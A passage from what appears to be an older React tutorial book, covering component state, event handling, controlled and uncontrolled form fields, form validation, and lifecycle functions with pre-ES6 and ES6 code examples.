];

ReactDOM.render(
  <Car make='Hyundai' model='Genesis' />,
  document.getElementById('content')
);

```

- **Notes**

1. The 'onClick' function is fired when the user clicks on the button. It calls 'setState' with an object containing two properties: a new state for make ('Lamborghini') and a new state for model ('Gallardo').
2. These two properties are merged into the existing state and those fields update in the UI.
3. The 'setState' function leaves the 'year' state unchanged in both the model and the UI.

10.5 Setting Default State Data Values

The 'setState' function works the same in Pre-ES6 and Post-ES6 so we only provide a pre-ES6 example. However, setting the default state values works very different between Pre and Post ES6.


- **Syntax (Pre-ES6)**

In Pre-ES6 you set default state data values by implementing the 'getInitialState' function. If this is present, React will invoke this function to get the initial state data values of your Component.

- **Example (Pre-ES6)**

- **Introduction**

Let's introduce some Component State then update it to see how it changes. This example will change the state of the car from Hyundai to a Land Rover 10 seconds after the Component loads.



- **Steps**

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></div>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var Car = React.createClass({
  getInitialState: function() {
    return {make: 'Hyundai', model: 'Elantra'};
  },
  componentDidMount: function() {
    setTimeout(this.upgrade, 10000);
  },
  upgrade: function(){
    this.setState({make: 'Land Rover', model: 'Range Rover'});
  },
  render: function() {
    return (
      <div>
        {this.state.make} {this.state.model}
      </div>
    );
  }
});
```

```

    );
  }
});

ReactDOM.render(
  <Car />,
  document.getElementById('content')
);

```

- **Notes**

1. Function 'getInitialState' was added to set the Component's initial state.
2. Function 'componentDidMount' was added to start a timeout and to call function 'upgrade' when the timer finishes. Lifecycle function 'componentDidMount' is automatically invoked once, after rendering occurs.
3. Function 'upgrade' modifies the state to a new car (a Land Rover). This causes React to re-render the Component.

- **Syntax (Post-ES6)**

In Post-ES6 you can set default state data values by setting them in the constructor.

- **Example (Post-ES6)**

```

export class Counter extends React.Component {
  constructor(props) {
    super(props);
    this.state = {count: props.initialCount};
  }
  render() {
    return (
      <div>
        Clicks: {this.state.count}
      </div>
    );
  }
}

```

10.6 Setting Field Focus

• Introduction

When the user opens a form, the input focus should automatically be set to the first input field so he or she can immediately start typing. It is little things like this that make the difference between a good application and a great one.

• Option #1

JavaScript allows you to call the ‘focus’ method on an input element.

```
document.getElementById("myAnchor").focus();
```

So you can do the same thing using a ref:

• Example (Pre-ES6)

```
class App extends React.Component{
  componentDidMount(){
    React.findDOMNode(this.refs.nameInput).focus();
  }
  render() {
    return(
      <div>
        <input name="two" value="Won't focus" />
        <input name="one" ref="nameInput" value="will focus"/>
      </div>
    );
  }
}

React.render(<App />, document.getElementById('app'));
```

• Option #2

You can also use the callback functionality of the ‘ref’ attribute to do something like the following:

```
<input ref={ function(component){ React.findDOMNode(component).focus();} } />
```

• Option #3

However, there is an easier way to do this. React offers an autoFocus property to allow a field to be autofocused when the page loads:

```
<input name="one" autoFocus value="will focus"/>
```

However, this only works when it is used on one field on the page.

11 *Introduction to Component Events*

11.1 Introduction

One of the advantages of writing modern web applications using AJAX and JavaScript libraries is the speed to which they respond to events. For example: the developer needs to write a customer maintenance application. If this application is written in a less-modern, purely server-side technology such as JSP, JSF, Struts, ASP.NET (or similar), when the user clicks on the button to add a customer there is a delay when the following occurs: the browser sends data to the server, the server draws a new page, the page is transmitted back to the browser and the browser displays the new page. If this application is written using a JavaScript library then the delay is much shorter because all that happens is that the JavaScript on the existing page pops up a dialog box.

11.2 React Events

- **Introduction**

A React Component renders html markup. The markup can include event listeners that to listen for events and trigger event handlers. React abstracts the browser's event handling with its own layer. This ensures that the code for event handling is the same across all browsers. This also ensures that the user can add custom events and event handling in the same manner as existing events.

- **There are two types of React Component events.**

There are DOM events and Component events.

- ***DOM Events***

These are events that occur in the browser. These events are very finely grained and detailed. They give the developer a way to listen to detailed events occurring on the browser. For example, when the user clicks on a button, tabs away from a textbox.

- ***Component Events***

These custom events that represent behavior you wish to observe in your application. These events tend to represent more important events that occur at a higher-level. They give the developer a way to listen to a Component and respond to application-specific events. For example your stock ticker Component should refresh every 5 minutes. Another Component can listen to the timer and refresh the data provided to the stock ticker.

11.3 Event Markup Syntax - Camel Case

React events are written using camelCase in the markup. CamelCase (also camel caps or medial capitals) is the practice of writing compound words or phrases such that each word or abbreviation begins with a capital letter (and omits hyphens). In the case of programming languages, camelCase may start with a lowercase letter. Common examples are: 'iPhone', 'btnOnClick', 'onReady' etc.

11.4 Event Handlers

To add an event listener in the html markup, you use the equals sign to equate the camelCase event name to an event handler function within ‘{ }’ brackets. This function can be a function that resides in the Component, or another function passed into the Component usually through a Property. The event handler is fired when the event occurs.

For example, to add a click listener to a button (a DOM event) to your markup, you should write it in the following manner, notice the ‘{ ‘ and ‘}’ before and after the event handler:

```
<input type="button" value="Delete" onClick={this.props.onCarClick}/>
```

11.5 Event Handler Argument and Event Object

Your event handler is a function. Usually this event handler receives one or more arguments (parameters). Normally this parameter is an Event object, providing details about how the event occurred.

- **Event Object Pooling**

This Event object is a subclass of the 'SyntheticEvent' class. Events of this class are pooled. This means that after the event handler has been processed the instance of the 'SyntheticEvent' class is reset (i.e. its properties are set to null) and reused. This prevents React from having to create and destroy so many instances of this class and makes the code faster. To avoid problems with your Event object being reset, do one of the following: process your events synchronously (i.e. don't use the Event object in any asynchronous code), or call the function 'persist' on the Event object to prevent it being reset.

- **SyntheticEvent**

This is the super-class for all React Events. It wraps the browser's native Event object. You can get to the browser's native Event object using the 'nativeEvent' property of the SyntheticEvent. However, you should avoid using the browser's native Events because these are different between browsers.

11.6 Event Propagation and Cancellation

- ***Propagation***

Event bubbling and capturing are two ways that events propagate in the DOM. When an event occurs in an element inside another element, and both elements are listening for that event. The event propagation mode determines in which order the elements receive the event. With bubbling, the event is first captured and handled by the innermost element and then propagated to outer elements. With capturing (or trickling), the event is first captured by the outermost element and propagated to the inner elements.

- ***Cancellation***

When you write an event listener you have the ability to cancel the event and prevent further propagation. Your function will receive an event object. Call the 'stopPropagation' or 'preventDefault' method in this object to cancel the event and prevent further propagation.

For example, the code below prevents the 'Enter' keydown event from being processed and propagated:

```
handleKeyDown(event) {  
  if (event.keyCode === 13) {  
    event.preventDefault(); // Let's stop this event.  
    event.stopPropagation(); // Really this time.  
  }  
}
```


11.7 Event Callbacks

Later on in Chapter ‘[Component Properties and Callbacks](#)’ we will introduce the concept of passing event handler functions down from Parent Components to Child Components as properties, so that Parent Components can handle events that occur on Child Components.

11.8 Using Events to Implement Two Way Data Binding

Sometimes we need to save the user's input to the Component State (the 'Model' in MVC terms) as it is input, for example when entering search criteria. Then we need to redisplay it back in the Component. This is a form of '2 way data binding', using Event Handlers:

Binding	Notes
From component to model.	We add event handlers to capture input field changes and update the Component state from those changes.
From model to component.	The 'render' function renders the Component. It includes markup to render input field values using Component state values.



● Example DOM Event

In the example below we allow the user to enter search text into a textbox. When you enter text it updates the state and the text below the textbox. This is to demonstrate two-way data binding to a control.

Search
Search is: asdasd

● Example - Steps

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var DataInput = React.createClass({
  getInitialState: function() {
    return {search: ""};
  },
  handleTextChange: function(e) {
    this.setState({search: e.target.value});
  },
  render: function() {
    return (
      <div>
        <div>
          Search <input type="text"
            onChange={this.handleTextChange}
            value={this.state.search}/>
        </div>
        <div>Search is: {this.state.search}</div>
      </div>
    );
  }
});
ReactDOM.render(
  <DataInput />,
  document.getElementById('content')
);
```

● Example – Notes

1. The 'getInitialState' function sets the initial state which is an empty search.
2. The user enters data into the search box. The 'onChange' event handler captures input and updates the search state as the user types.
3. The 'render' function renders the text input box and the search state underneath. Notice how the event handlers must be enclosed within 'curly brackets', eg: 'onChange={this.handleNameChange}'.

11.9 Event List

- **Clipboard Events**

Event	Notes
onCopy	When the user does one of the following: Presses CTRL + C Selects “Copy” from the Edit menu in your browser Right clicks to display the context menu and selects the “Copy” command.
onCut	When the user does one of the following: Presses CTRL + X Selects “Cut” from the Edit menu in your browser Right clicks to display the context menu and selects the “Cut” command.
onPaste	When the user does one of the following: Presses CTRL + V Selects “Paste” from the Edit menu in your browser Right clicks to display the context menu and selects the “Paste” command.

- **Composition Events**

Event	Notes
onCompositionStart	When the user starts to enter text in a text field, possibly overwriting an existing text selection.
onCompositionEnd	When the user entry of text completes in a text field, possibly overwriting an existing text selection.
onCompositionUpdate	When the user enters a character of text in a text field, possibly overwriting an existing text selection.

● Keyboard Events

In theory, the keydown and keyup events represent keys being pressed or released, while the keypress event represents a character being typed. The implementation of the theory is not same in all browsers.

KeyDown happens first, KeyPress happens second and KeyUp happens last.

Event	Notes
onKeyDown	User pushed a key down. Use event.keyCode or event.charCode properties to figure out which key was pushed down. Useful for looking for a key being held down (e.g. CTRL & A).
onKeyPress	User presses and releases a key. Use event.keyCode or event.charCode properties to figure out which key was pressed.
onKeyUp	User released a key. Use event.keyCode or event.charCode properties to figure out which key was released. Useful for looking for a key being held down then released (e.g. CTRL & A).

● Focus Events

Event	Notes
onFocus	Fires for an element that gets input focus i.e. user tabs into field or click on field to focus with mouse.
onBlur	Fires for an element if that element had the focus, but loses it. This is sometimes useful to check when a field may have changed (after it has changed), rather than use an 'onChange' event that is fired on every keystroke.

● Form Events

Event	Notes
onChange	Supercedes the onInput event below.
onInput	Is superceded by the onChange event above.

onSubmit

- **Mouse Events**

Event	Notes
onClick	
onContextMenu	
onDoubleClick	
onMouseDown	
onMouseEnter	
onMouseLeave	
onMouseMove	
onMouseOut	
onMouseOver	
onMouseUp	

- **Mouse Drag and Drop Events**

Event	Notes
onDrag	
onDragEnd	
onDragEnter	

onDragExit

onDragLeave

onDragOver

onDragStart

onDrop

- **Selection Events**

Event	Notes
onSelect	

- **Touch Events**

Event	Notes
onTouchCancel	
onTouchEnd	
onTouchStart	

- **UI Events**

Event	Notes
onScroll	

- **Wheel Events**

Event	Notes
-------	-------

onWheel

- **Media Events**

Event	Notes
onAbort	
onCanPlay	
onCanPlayThrough	
onDurationChange	
onEmptied	
onEncrypted	
onEnded	
onError	
onLoadedData	
onLoadedMetaData	
onLoadStart	
onPause	
onPlay	
onPlaying	
onProgress	

onRateChange
onSeeked
onSeeking
onStalled
onSuspend
onTimeUpdate
onVolumeChange
onWaiting

● **Image Events**

Event	Notes
onLoad	
onError	

● **Animation Events**

Event	Notes
onAnimationStart	
onAnimationEnd	
onAnimationIteration	

● **Transition Events**

--	--

Event	Notes
onTransitionEnd	

11.10 Touch Events

- **Introduction**

Most of your target audience now uses devices with touch-screens, so you are probably going to have to add code in your React application to handle touch events. Touch events are turned off by default but are easy to turn on.

```
React.initializeTouchEvents(true);
```

- **Touch Event List**

Event	Notes
onTouchStart	
onTouchEnd	
onTouchMove	
onTouchCancel	

12 Component Forms

12.1 Introduction

A web form, HTML form on a web page allows a user to enter data. Forms contain fields and usually some buttons. Usually there is a submit button is used to send the information somewhere. Sometimes there is a reset button is used to clear the information so that it can be re-entered. Sometimes there are other buttons to do other things like make a second copy, delete etc. Also note that some fields (for example name and email below) must be entered for the form to work. It is good practice to highlight these mandatory fields. If you look below you will see 'required' above the mandatory fields.



GENERAL ENQUIRIES

NAME REQUIRED

E-MAIL REQUIRED

NATURE OF ENQUIRY
General Enquiry *

MESSAGE

SUBMIT

HTML forms are not particularly easy to develop using modern web applications using AJAX and JavaScript libraries because these forms were originally designed to be submitted to a server, which would respond back with a new page. This works much better with a less-modern, purely server-side technology such as JSP, JSF, Struts, ASP.NET (or similar). When we write a modern web application with an HTML form, we typically validate user input. If the user input is invalid we prompt the user to correct the input and stop. If the user input is valid, we don't use a typical form submission. Instead we collect the data and send it to the server using an AJAX request. We then wait for this request to finish and respond with a success or failure, which we handle on the browser.

React does not include a comprehensive form module but it allows the developer to do the following:

- Binding values to the form.
- Getting values back out of the form.
- Accessing form fields.

12.2 ES5/ES6

Neither React ES5 nor ES6 support built-in form validation. They both work in a similar manner with forms and fields, just with slightly different syntax.

Luckily we can use 3rd party React modules so we don't have to write our own.

12.3 Form Fields




Each form fields corresponds to an html element, for example an input box, a select box etc.

- **Properties**

Form fields have state information and this information is held in the field properties.

- **Properties Changed by Data Input**

When the user inputs data into form fields (also known as Components), this can change the following field following properties:

Type of Field		Property	Notes
Input, Textarea		value	The value contained in the field.
Checkbox, Radio		checked	If the field is checked for selection.
Selection List Option		selected	If the option was selected in a list.

React supports what is known as ‘controlled’ or ‘uncontrolled’ fields (also known as ‘controlled’ or ‘uncontrolled’ components, as you can consider fields as components). Let’s cover what differentiates a ‘controlled’ fields from a ‘uncontrolled’ field.

12.4 Uncontrolled Fields

- **Introduction**

An uncontrolled field is an html element that does not have its value (or checked) property set. Its value (or whether it is selected or not) is not controlled by the parent React Component, it is controlled by its own internal state, for example it updates its value when the user types into it.

The problem with using uncontrolled fields is that the value (or checked property) of this field is controlled outside React. That means that React thinks that this field has one value but in real life it has another. So if something causes the React Component to update (i.e. re-render) then this can wipe out the input in the field.

However, you can listen for change events on these fields, so you can tell when they are changed by the user. Also, React provides a way of setting the initial value of the field also, the 'defaultValue' (or 'defaultChecked') attribute.

- **Pre-ES6**

```
render: function() {  
  return <input type="text" />;  
}
```

- **Post-ES6**

```
render() {  
  return <input type="text" />;  
}
```

- **Example (Pre-ES6)**

- **Introduction**

In the example below we are going to create some Uncontrolled Form Fields that are bound to Properties within the parent React Component. The example is going to look similar to the example for the Controlled Form Fields.

First Name:	<input type="text" value="Peter"/>
Last Name:	<input type="text" value="Smith"/>

- **Steps**

1. [Create a Skeleton React Application in JsBin.](#) (see //TODO).
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

3. [Add the following code to the JSX\(React\) code:](#)


```

var Form = React.createClass({
  handleFNameChanged: function(event) {
    console.log("First name changed: " + event.target.value);
  },
  handleLNameChanged: function(event) {
    console.log("Last name changed: " + event.target.value);
  },
  render: function() {
    return <div>
      <p>First Name: <input type="text" defaultValue={this.props.fNameInitialValue} onChange={this.handleFNameChanged}/></p>
      <p>Last Name: <input type="text" defaultValue={this.props.lNameInitialValue} onChange={this.handleLNameChanged}/></p>
    </div>;
  }
});

ReactDOM.render(
  <Form fNameInitialValue="Peter" lNameInitialValue="Smith"/>,
  document.getElementById('container')
);

```

- **Notes**

The input works fine and you can see the changes are output to the console window.

We provide initial value properties in the ‘<Form’.

The function ‘handleFNameChanged’ receives an event when the first name field is changed. It outputs the updated field value to the console.

The function ‘handleLNameChanged’ is similar to the ‘handleFNameChanged’ function, only for the last name field.

12.5 Controlled Fields and Properties

- **Introduction**

A controlled field is an html element has its value (or checked) property set. Its value (or whether it is selected or not) is controlled by the parent React Component. Depending on how the React Component works, this field may or may not change after user input.

- ***Pre-ES6***

```
render: function() {  
  return <input type="text" value="name" />;  
}
```


- ***Post-ES6***

```
render() {  
  return <input type="text" value="name" />;  
}
```

- **Example #1 (Pre-ES6)**

- ***Introduction***

In the example below we are going to create some Controlled Form Fields that are bound to Properties within the parent React Component.



- ***Steps***

1. Create a Skeleton React Application in JsBin. (see //TODO).
2. Add the following to the html, inside the body:

```
<div id="content"></content>
```

3. Add the following code to the JSX(React) code:

```
var Form = React.createClass({  
  render: function() {  
    return <div>  
      <p>First Name: <input type="text" value={this.props.fName}/></p>  
      <p>Last Name: <input type="text" value={this.props.lName}/></p>  
      <p>You have entered {this.props.fName} {this.props.lName}</p>  
    </div>;  
  }  
});
```

```
});

ReactDOM.render(
  <Form fName="Peter" lName="Smith"/>,
  document.getElementById('container')
);
```

- **Notes**

1. When you type into each field nothing happens! This is because the field values are sourced from Properties and Properties don't change within the React Component, they are immutable.
2. The simplest way to fix this is to change the field values to be sourced from States.

- **Example #2 (Pre-ES6)**

- **Introduction**

This is going to be the same as above, except we are going to change the code to use States instead of Properties! We are going to set the initial state using the 'getInitialState' function. Then we are going to change the code so that the fields use states for values, instead of properties.

- **Steps**

Change the existing React code for the previous example to the following:

```
var Form = React.createClass({
  getInitialState: function() {
    return {
      fName: 'Peter',
      lName: 'Smith'
    };
  },
  render: function() {
    return <div>
      <p>First Name: <input type="text" value={this.state.fName}/></p>
      <p>Last Name: <input type="text" value={this.state.lName}/></p>
      <p>You have entered {this.state.fName} {this.state.lName}</p>
    </div>;
  }
});

ReactDOM.render(
  <Form/>,
  document.getElementById('container')
);
```

- **Notes**

When you type into each field nothing happens! It still doesn't work!!

This is because we are applying the user inputs to the states. The field values come from the states and they are not going to change until we change them.

The simplest way to fix this is to add code to listen for the user changing the field values. Then in the event handlers we will update the state.

You don't need to provide the properties in the '<Form>' as the state is set from 'getInitialState'.

- **Example #3 (Pre-ES6)**

- **Introduction**

Now we are going to fix the code to listen for the user changing the field values.

- **Steps**

Change the existing React code for the previous example to the following:

```
var Form = React.createClass({
  getInitialState: function() {
    return {
      fName: 'Peter',
      lName: 'Smith'
    };
  },
  handleFNameChanged: function(event) {
    this.setState({fName: event.target.value});
  },
  handleLNameChanged: function(event) {
    this.setState({lName: event.target.value});
  },
  render: function() {
    return <div>
      <p>First Name: <input type="text" value={this.state.fName} onChange={this.handleFNameChanged}/></p>
      <p>Last Name: <input type="text" value={this.state.lName} onChange={this.handleLNameChanged}/></p>
      <p>You have entered {this.state.fName} {this.state.lName}</p>
    </div>;
  }
});

ReactDOM.render(
  <Form/>,
  document.getElementById('container')
);
```

- **Notes**

When you type into each field its updated!

The function 'getInitialState' returns an object to set the state for each field value.

The function 'handleFNameChanged' receives an event when the first name field is changed. It calls the 'setState' function to update the state, based on the new field value extracted from the event object passed to this function.

The function 'handleLNameChanged' is similar to the 'handleFNameChanged' function, only for the last name field.

You don't need to provide the properties in the '<Form' as the state is set from 'getInitialState'.

12.6 Controlled Fields vs Uncontrolled Fields

Input fields must be either controlled (using the 'value' or 'checked' property) or uncontrolled (using the 'defaultValue' or 'defaultChecked'). You cannot have a field that uses both the 'value'/'checked' and the 'defaultValue'/'defaultChecked' properties at the same time.

Also, input fields should not switch from controlled to uncontrolled (or vice versa). Decide between using a controlled or uncontrolled input element for the lifetime of the component

Most developers use Controlled Fields in preference to Uncontrolled Fields. They have more overhead and are re-rendered more often because the field values are stored in the state and the Component is re-rendered on a state change. However, your Component has full control over field values and has the correct values in the state. Also, the DOM and the Components Data are in sync.

12.7 Form Submission

- **Introduction**

Now we are going to write some code that allows the user to enter data and validates it when the user submits it.

- **Example (Pre-ES6)**

- **Introduction**

In the example below we are going to allow the user to enter a name, a city and a state. When the user clicks ‘Submit’ the form submission event is fired and the form is validated. If the validation fails, the user is presented with an alert dialog.



- **Steps**

1. [Create a Skeleton React Application in JsBin.](#)
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></div>
```

3. [Add the following code to the JSX\(React\) code:](#)

```
var DataInput = React.createClass({
  getInitialState: function() {
    return {name: "", city: "", state: ""};
  },
  handleNameChange: function(e) {
    this.setState({name: e.target.value});
  },
  handleCityChange: function(e) {
    this.setState({city: e.target.value});
  },
  handleStateChange: function(e) {
    this.setState({state: e.target.value});
  },
  handleSubmit : function(e) {
    e.preventDefault();
    if (!this.state.name){
      alert("Please enter the name.");
      document.getElementById("name").focus();
    } else if (!this.state.city){
      alert("Please enter the city.");
    }
  }
});
```

```

    document.getElementById("city").focus();
  } else if (!this.state.state){
    alert("Please enter the state.");
    document.getElementById("state").focus();
  }else{
    alert("Good to go!");
  }
},
render: function() {
  return (
    <form onSubmit={this.handleSubmit}>
    <div>
      Name:<input type="text" id="name" placeholder="Enter name" onChange={this.handleNameChange} value={this.state.name}/>
    </div>
    <div>
      City:<input type="text" id="city" placeholder="Enter city" onChange={this.handleCityChange} value={this.state.city}/>
    </div>
    <div>
      State:
      <select id="state" onChange={this.handleStateChange} value={this.state.state}>
        <option value="">Select State</option>
        <option value="AL">Alabama</option>
        <option value="FL">Florida</option>
        <option value="GA">Georgia</option>
      </select>
    </div>
    <input type="submit"/>
  </form>
  );
}
});
ReactDOM.render(
  <DataInput />,
  document.getElementById('content')
);

```

- **Notes**

1. The 'getInitialState' function sets the initial state which is an empty search.
2. The user enters data into the text boxes. The 'onChange' event handlers capture input and updates the state.
3. The 'render' function renders the form and the input fields. Notice how the event handlers must be enclosed within 'squirly brackets', eg: 'onChange={this.handleNameChange}'.
4. Normally you set the value for a 'select' box using by setting the 'selected'

attribute of an option. This can be a pain. In React, in order to make components easier to manipulate, the 'value' attribute can be used instead. This makes it work in a similar manner to other input fields.

5. The 'handleSubmit' function handles the 'onSubmit' event for the form. Notice that the first thing it does is call 'e.preventDefault'. This prevents the default html behavior on form submission i.e. the page data being submitted to the server. Then this function checks the states to see if the fields have been input correctly. Notice that the state of each field is being kept up to date by the 'onChange' event handler for each field.
6. Notice how the input fields use placeholders to give the user a hint as to what they should enter in each field.

12.8 Form Submission, Validation and CSS

- **Introduction**

CSS really comes in handy for cleaning up forms. You can setup custom css classes that represent visual states (like errors) and add and remove these classes to form fields to add highlighting.

- **Example (Pre-ES6)**

- *Introduction*

The form submission worked in the previous example but it was not exactly 'sexy'. In the example below we are going to change the code for the previous example to use CSS. This will make it a lot more attractive.

Output	Output
<p>Name: <input type="text" value="Enter name"/></p> <p>City: <input type="text" value="Enter city"/></p> <p>State: <input type="button" value="Select State ↓"/></p> <p><input type="button" value="Submit"/></p>	<p>Name: <input type="text" value="Peter"/></p> <p>City: <input type="text" value="Enter city"/></p> <p>State: <input type="button" value="Select State ↓"/></p> <p><input type="button" value="Submit"/></p>

- **Steps**

1. [Create a Skeleton React Application in JsBin.](#)
2. [Add the following to the html, inside the body:](#)

```
<div id="content"></content>
```

3. [Add the following css:](#)

```
.fieldError {  
  background-color: #FFE9E9;  
}  
.fieldOk {  
  background-color: #E9FFF0  
}  
.fieldLbl {  
  width: 70px;  
  display: block;  
  float: left;  
}
```

4. [Add the following code to the JSX\(React\) code:](#)

```
var DataInput = React.createClass({  
  getInitialState: function() {
```

```

    return {name: "", city: "", state: "", errors: []};
  },
  handleNameChange: function(e) {
    this.validate(e.target.value, this.state.city, this.state.state);
    this.setState({name: e.target.value});
  },
  handleCityChange: function(e) {
    this.validate(this.state.name, e.target.value, this.state.state);
    this.setState({city: e.target.value});
  },
  handleStateChange: function(e) {
    this.validate(this.state.name, this.state.city, e.target.value);
    this.setState({state: e.target.value});
  },
  componentDidMount: function(){
    this.validate(this.state.name, this.state.city, this.state.state);
  },
  validate:function(name, city, state){
    var errors = [];
    if ((!name) || (name.trim() == "")){
      errors.push("name");
    }
    if ((!city) || (city.trim() == "")){
      errors.push("city");
    }
    if ((!state) || (state.trim() == "")){
      errors.push("state");
    }
    this.setState({errors: errors});
  },
  handleSubmit : function(e) {
    e.preventDefault();
    this.validate(this.state.name, this.state.city, this.state.state);
    if ((this.state.errors) && (this.state.errors.length > 0)){
      document.getElementById(this.state.errors[0]).focus();
    }else{
      alert("Good to go!");
    }
  },
  render: function() {
    return (
      <form onSubmit={this.handleSubmit}>
      <div>
        <label className={ 'fieldLbl' }>Name:</label>
        <input type="text" id="name" className={this.state.errors.indexOf('name') != -1 ? 'fieldError' : 'fieldOk'} placeholder="Enter name"

```

```

onChange={this.handleChange} value={this.state.name}/>
    </div>
    <div>
        <label className={ 'fieldLbl' }>City:</label>
        <input type="text" id="city" className={this.state.errors.indexOf('city') !== -1 ? 'fieldError' : 'fieldOk'} placeholder="Enter city" onChange=
{this.handleCityChange} value={this.state.city}/>
    </div>
    <div>
        <label className={ 'fieldLbl' }>State:</label>
        <select id="state" className={this.state.errors.indexOf('state') !== -1 ? 'fieldError' : 'fieldOk'} onChange={this.handleStateChange} value=
{this.state.state}>
            <option value="">Select State</option>
            <option value="AL">Alabama</option>
            <option value="FL">Florida</option>
            <option value="GA">Georgia</option>
        </select>
    </div>
    <input type="submit"/>
</form>
);
}
});
ReactDOM.render(
    <DataInput />,
    document.getElementById('container')
);

```

- **Notes**

1. The function 'validate' was added to validate the input fields. Its arguments are the name, city and state field values. It updates the 'errors' state, which is an array of input field names with errors.
2. The name, city and state change handlers are amended to call the 'validate' function.
3. The function 'componentDidMount' invokes validation for the first time when the Component loads.
4. The function 'handleSubmit' checks the 'errors' state and if it is set, focuses the first field with an error and stops.
5. The function 'render' is modified to add a css class to each field according to if the field name is in the 'errors' array in state. If the field has an error then the class 'fieldError' is added, otherwise the class 'fieldOk' is added instead.

13 *Component Lifecycle Functions*

13.1 **Introduction**

React Components are managed by the React runtime, which controls how each Component is managed. This React runtime interacts with the Component by calling invoking some of its functions at certain points of its lifecycle. You can attach code to these functions in your Component to control its behavior. These lifecycle functions are also known as ‘lifecycle hooks’.

13.2 When a Component Initializes

Some of these functions are invoked in Pre-ES6 JavaScript but not in Post-ES6 JavaScript.



Function	JavaScript Version	Notes
getDefaultProps	Pre-ES6	<p>Defines any default Properties which can be accessed via this.props.</p> <p>In Post-ES6 JavaScript you should declare the default Properties after the class:</p> <pre>export default class CustomerView extends React.Component { // class code } CustomerView.defaultProps = { quickView: false };</pre>
getInitialState	Pre-ES6	<p>Define initial States that can be accessed via this.state.</p> <p>In Post-ES6 JavaScript you can set default state data values by setting them in the constructor, once you have called super(props).</p>
componentWillMount	Pre-ES6	<p>Fired just before the render method is executed. Setting the state in this phase will not fire a re-rendering.</p> <p>In Post-ES6 JavaScript you can execute the code in the constructor instead, once you have called super(props).</p>
render	All	<p>Returns the markup for the Component. This markup can include Child Components, as well as references to values from Properties or States. See Chapter 'Component Rendering' for more information.</p>

componentDidMount	All	Invoked once. Fired once the initial render method has completed. Useful for adding post-rendering code to access or modify the DOM. At this point in the lifecycle, you can access any refs to your children (e.g., to access the underlying DOM representation). The <code>componentDidMount()</code> method of child components is invoked before that of parent components.
--------------------------	-----	---

13.3 When a Component Updates Because of Property Changes

The following lifecycle functions are invoked:




Function	JavaScript Version	Notes
componentWillReceiveProps	All	<p>Invoked when a component is receiving new props. This method is not called for the initial render.</p> <p>Add code here to adjust to property changes before <code>render()</code> is called. You can updating the state using <code>this.setState()</code> at this point. The old props can be accessed via <code>this.props</code>. Calling <code>this.setState()</code> within this function will not trigger an additional render.</p> <pre>componentWillReceiveProps: function(nextProps) { this.setState({ likesIncreasing: nextProps.likeCount > this.props.likeCount }); }</pre>
shouldComponentUpdate	All	<p>A very useful function for performance tuning! Called before the render method and enables to define if a re-rendering is needed or can be skipped. Never called on initial rendering. A boolean value must be returned.</p>
componentWillUpdate	All	<p>Called as soon as the <code>shouldComponentUpdate</code> returned true. You cannot make state changes in this method. Add code here to adjust to state changes.</p>
render	All	<p>Returns the markup for the Component. This markup can include Child Components, as well as references to values from Properties or States. See Chapter 'Component Rendering' for more information.</p>

